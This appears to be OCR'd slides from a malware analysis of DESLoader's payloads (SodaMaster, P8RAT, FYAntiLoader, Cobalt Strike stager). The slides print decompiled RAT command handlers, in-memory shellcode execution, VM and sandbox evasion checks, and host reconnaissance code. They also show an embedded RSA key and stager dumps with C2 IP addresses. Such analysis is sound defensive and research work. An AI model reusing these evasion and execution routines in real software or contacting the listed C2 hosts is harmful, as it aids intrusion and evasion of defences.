
2-2. DESLoader’s Payload

1. SodaMaster
2. P8RAT
3. FYAntiLoader (⇒ .NET Loader(ConfuserEx v1.0.0) ⇒ xRAT)
4. Stager Shellcode


SodaMaster

Aka. DelfsCake, dfls, HEAVYPOT

- One of DESLoader's payloads
- Fileless RAT
- Command identifiers are d, f, l and s
- Same Compilation Time
  - ✓ 5CFE0D92 (Mon Jun 10 07:58:10 2019)
- Check VM environment from the following registry value
  - ✓ HKCR¥Applications¥VMwareHostOpen.exe




```
  switch ( v10 )
  {
    case 'd':
      My_GetProc_Call((v_recv_buf + 5), (v2 - 5));
      break;
    case 'f':
      dword_180013B18 = *(v_recv_buf + 5);
      break;
    case 'l':
      *asc_180012330 = *(v_recv_buf + 5);
      break;
    case 's':
      My_CallMem(v_recv_buf + 5, v2 - 5);
      break;
  }
```



```
Applications_VMwareHostOpen_exe[12] = '\\';   // \
Applications_VMwareHostOpen_exe[13] = 'V';    // V
*(_DWORD *)Applications_VMwareHostOpen_exe = 'p\0A';
*(_DWORD *)&Applications_VMwareHostOpen_exe[2] = 'l\0p';
*(_DWORD *)&Applications_VMwareHostOpen_exe[4] = 'c\0i';
Applications_VMwareHostOpen_exe[14] = 'M';    // M
*(_DWORD *)&Applications_VMwareHostOpen_exe[6] = 't\0a';
*(_DWORD *)&Applications_VMwareHostOpen_exe[8] = 'o\0i';
*(_DWORD *)&Applications_VMwareHostOpen_exe[10] = 's\0n';
*(_DWORD *)&Applications_VMwareHostOpen_exe[15] = 'a\0w';
*(_DWORD *)&Applications_VMwareHostOpen_exe[17] = 'e\0r';
*(_DWORD *)&Applications_VMwareHostOpen_exe[19] = 'o\0H';
*(_DWORD *)&Applications_VMwareHostOpen_exe[21] = 't\0s';
*(_DWORD *)&Applications_VMwareHostOpen_exe[23] = 'p\0O';
*(_DWORD *)&Applications_VMwareHostOpen_exe[25] = 'n\0e';
*(_DWORD *)&Applications_VMwareHostOpen_exe[27] = 'e\0.';
*(_DWORD *)&Applications_VMwareHostOpen_exe[29] = 'e\0x';
Applications_VMwareHostOpen_exe[31] = 0;
if ( RegOpenKeyW(HKEY_CLASSES_ROOT, (LPCWSTR)Applications_VMwareHostOpen_exe, &phkResult) )
```

SodaMaster

- Mutex value is hex value calculated from hardcoded base64 string with CRC32 and reverse the order
- Initial C2 communication data is encrypted with RSA. RSA key is hardcoded base64 key_blob and data contains randomly generated RC4 key
- Further communication data is encrypted with RC4



base64(RSA key) + 12bytes data


```
4D 49 47 4A 41 6F 47 42  41 4E 6D 6E 34 6E 73 45  MIGJAoGBANmn4nsE
65 6F 41 69 76 56 58 79  70 4A 65 4F 57 49 63 37  eoAivVXypJeOWIc7
37 64 4A 78 4B 79 6A 4D  32 6B 41 57 2F 50 71 7A  7dJxKyjM2kAW/Pqz
4E 44 4B 72 72 70 63 4D  32 69 42 4A 7A 30 49 2F  NDKrrpcM2iBJz0I/
4E 56 4B 51 46 64 78 53  53 2B 72 51 62 38 56 66  NVKQFdxSS+rQb8Vf
78 2B 37 75 41 61 54 6F  33 49 68 77 69 4C 55 66  x+7uAaTo3IhwiLUf
77 73 54 38 50 5A 37 4E  6A 4D 4F 73 6A 4B 67 64  wsT8PZ7NjMOsjKgd
67 4D 77 75 66 77 72 4A  49 4E 37 5A 32 77 56 33  gMwufwrJIN7Z2wV3
78 75 45 74 79 67 30 6E  37 54 4F 41 38 49 4C 37  xuEtyg0n7TOA8IL7
43 64 53 64 77 68 4A 70  66 30 54 64 52 77 36 4E  CdSdwhJpf0TdRw6N
55 67 68 39 77 6F 61 62  73 7A 39 69 6C 61 41 48  Ugh9woabsz9ilaAH
4B 78 30 31 41 67 4D 42  41 41 45 3D 00 28 50 FD  Kx01AgMBAAE=.(Pý
95 AE 83 CF 11 02 F5 9F                            •®fÏ..õŸ
```

```
03 08 54 00 45 00 53 00 54 00 07 1E 44 00 45 00  ..T.E.S.T...D.E.
53 00 4B 00 54 00 4F 00 50 00 2D 00 54 00 35 00  S.K.T.O.P.-.T.5.
54 00 4B 00 4B 00 37 00 4B 00 04 9C 23 00 00 02  T.K.K.7.K...#...
40 09 0A 00 F9 42 01 00 30 00 05 12 32 30 32 31  @...ùB..0...2021
2F 31 2F 31 32 20 32 31 3A 34 33 3A 31 35 06 09  /1/12 21:43:15..
39 34 63 4B 64 56 66 4A 6C 08 C0 A8 D6 83 00 00  94cKdVfJl.À¨Ö...
```

P8RAT

Aka. GreetCake

- One of DESLoader's payloads
- Fileless RAT
- Latest command identifiers are 300~309
- Command 309 was implemented after December 2020. **NEW**
- Timer related strings at command 306 - 308 are not exposed at latest version.
- Main feature looks Command 301, Execution of secondary PE based payload downloaded into memory




```
switch ( *a3 )
{
  case 300:
    result = My_closesocket(*v5);
    byte_329984 = 0;
    return result;
  case 301:
    return My_Thrd_VProtect_Call(*a1, (a3 + 1), a4 - 4);
  case 303:
    return My_send_1(*a1, &v8, 1u, 20006);
  case 305:
    My_send_2(*a1, 305);
    *(*v5 + 540) = 4;
    *(*v5 + 84) = v4[1];
    return My_closesocket(*v5);
  case 306:
    v7 = 306;
    *(*v5 + 72) = a3[1];
    return My_send_2(v5, v7);
  case 307:
    v7 = 307;
    *(*v5 + 80) = a3[1];
    return My_send_2(v5, v7);
  case 308:
    v7 = 308;
    *(*v5 + 76) = a3[1];
    return My_send_2(v5, v7);
  case 309:
    result = My_Thrd_VAlloc_Call_0(*a1, (a3 + 1), a4 - 4);
    break;
}
return result;
```

```
__int64 __fastcall My_VAlloc_Call(unsigned int *a1)
{
  unsigned int *v1; // rbx
  unsigned int v2; // esi
  __m128i *v3; // rax
  void (*v4)(void); // rdi

  v1 = a1;
  if ( a1 )
  {
    v2 = *a1;
    v3 = VirtualAlloc(0i64, *a1, 12288i64, 64i64);
    v4 = v3;
    if ( v3 )
    {
      if ( !sub_301DC0(v3, v2, (v1 + 1), v2) )
        v4();
      VirtualFree(v4, 0i64, 0x8000i64);
    }
    sub_306BAC(v1);
  }
  else
  {
```

P8RAT Update

- Checks if processes characteristic of the guest OS of Virtual Machine is running or not
- Collects OS version, hostname and username
- Looks to checks if it is a sandbox or analyst environment




```
v39 = -2i64;
dword_32B420 = 102;
dword_32B694 = GetACP();
dword_32B424 = 284;
strcpy(&v53, "ntdll.dll");
v0 = GetModuleHandleA(&v53);
strcpy(&v52, "RtlGetVersion");
RtlGetVersion = GetProcAddress(v0, &v

RtlGetVersion(&dword_32B424);
My_case_subst(&v54, 0, 0x104ui64);

gethostname(&v54, 260i64);
_mm_storeu_si128(&v48, _mm_load_si128(&xmmword_3225D0));
v47.m128i_i8[0] = 0;

My_GetUserName(&v47);
My_case_subst(&v55, 0, 0x104ui64);
v2 = &v47;
if ( *(&v48 + 1) >= 0x10ui64 )
  v2 = v47.m128i_i64[0];
```


```
__int64 My_Proc_Vbox_Vmtools_Close()
{
  __int64 v0; // rdi
  __int64 v2; // [rsp+0h] [rbp-168h]
  _DWORD v3[11]; // [rsp+20h] [rbp-148h]
  __int64 v4; // [rsp+4Ch] [rbp-11Ch]
  __int64 v5; // [rsp+150h] [rbp-18h]

  v3[0] = 304;
  My_case_subst((__int64)&v3[1], 0, 0x12Cui64);
  v0 = CreateToolhelp32Snapshot(2i64, 0i64);
  Process32First(v0, v3);
  while ( (unsigned int)Process32Next(v0, v3)
       && (unsigned int)lstrcmp(&v4, aVboxserviceExe_0)
       && (unsigned int)lstrcmp(&v4, aVmtoolsdExe_0) )
    ;                                                   // VBoxService.exe
                                                        // vmtoolsd.exe
  if ( v0 != -1 )
    CloseHandle(v0);
  return My_ret_calc((unsigned __int64)&v2 ^ v5);
}
```

Stager Shellcode

- One of DESLoader's Payloads
- CobaltStrike Stager Shellcode beacon
- In Later version in 2020, beacon contains HTTP Header mimicking jQuery Request




```
珎·盲·..Accept:·*/
*..User-Agent:·M
ozilla/5.0·(Wind
ows·NT·6.1)·Appl
eWebKit/537.36·(
KHTML,·like·Geck
o)...ｾL学·♀·/､d..
j.S.k.ｾ･..tEｦ%2.
･·.Pﾈ..ｱgﾊﾐﾔgLZ.
沺·tY.ﾉKｾh.恣·VY･·
8.PG..>S+.R旡·.ﾇf
tｷ(ｮ.-力·區·m2ﾓ丸·O
87xe.3.H控·ﾃG.h.+
8昴·ﾐWｩi理·2ﾛｪｭ...
.ﾀ[*pｻ"e8n.r僝·ﾈ.
g健·ｹ.....杣·拒·_ｻE
ｲL濫·ｳ茫·7.'ﾙ"?u+.
ﾚｫ｢.[･.cｼﾞ･·･·ｲ!
ﾒ<.0ﾟ33Mu･·%}w?M
..[Mｹ.Aｾ･·｢V.ｭH1
ﾉｺ..@.Aｸ....Aｹ@.
..AｺX､S..ｭH鉄·SH.
跦·回·H蝦·Aｸ·...I懐·
Aｺ.哩·..ｭHζ·...ｾｶ
f..H.ﾃ..uｩXXXH..
...Pﾃ陜·...51.75.
167.153.oｪQﾃ....
```




```
.陲·.../jquery-3.
3.2.slim.min.js.
ｰ詩·ｼe../..YQc#ｮ"
ﾁ薫·輾·ﾍｪk~?｢羈·..ﾔ
].)\･·ｴ･·.@.檜·12
..ｨR..Accept:·te
xt/html,applicat
ion/xhtml+xml,ap
plication/xml;q=
0.9,*/*;q=0.8..A
ccept-Language:·
en-US,en;q=0.5..
Host:·code.jquer
y.com..Referer:·
https://code.jqu
ery.com/..Accept
-Encoding:·gzip,
·deflate..User-A
gent:·Mozilla/5.
0·(Windows·NT·6.
1;·rv:1.9)·Gecko
/20100101·Firefo
x/4.0...5..ﾗkﾃｪQ
.{ﾟY.ﾈ㈲·ｼ...ｴ哽·p
Z=7w..Aｾ･·｢V.ｭH1
ﾉｺ..@.Aｸ....Aｹ@.
..AｺX､S..ｭH鉄·SH.
跦·回·H蝦·Aｸ·...I懐·
Aｺ.哩·..ｭHζ·...ｾｶ
f..H.ﾃ..uｩXXXH.ｯ
...Pﾃ陜·...193.23
5.207.59.oｪQﾃ...
```

2-3. FYAntiLoader


- One of DESLoader's payloads
- Fileless type loader module
- .NET Loader having Provocative Export function name
- Contains .NET Loader packed with ConfuserEx v1.0.0
- Looking for specific directory and search file with condition, then read file and decrypt payload
- Finally, Payload is xRAT



```
SvcDll.dll:000000002F5D81                  db    0
SvcDll.dll:000000002F5D82 aSvcdllDll       db 'SvcDll.dll',0
SvcDll.dll:000000002F5D8D aFuckyouanti     db 'FuckYouAnti',0
SvcDll.dll:000000002F5D99                  db    0
```

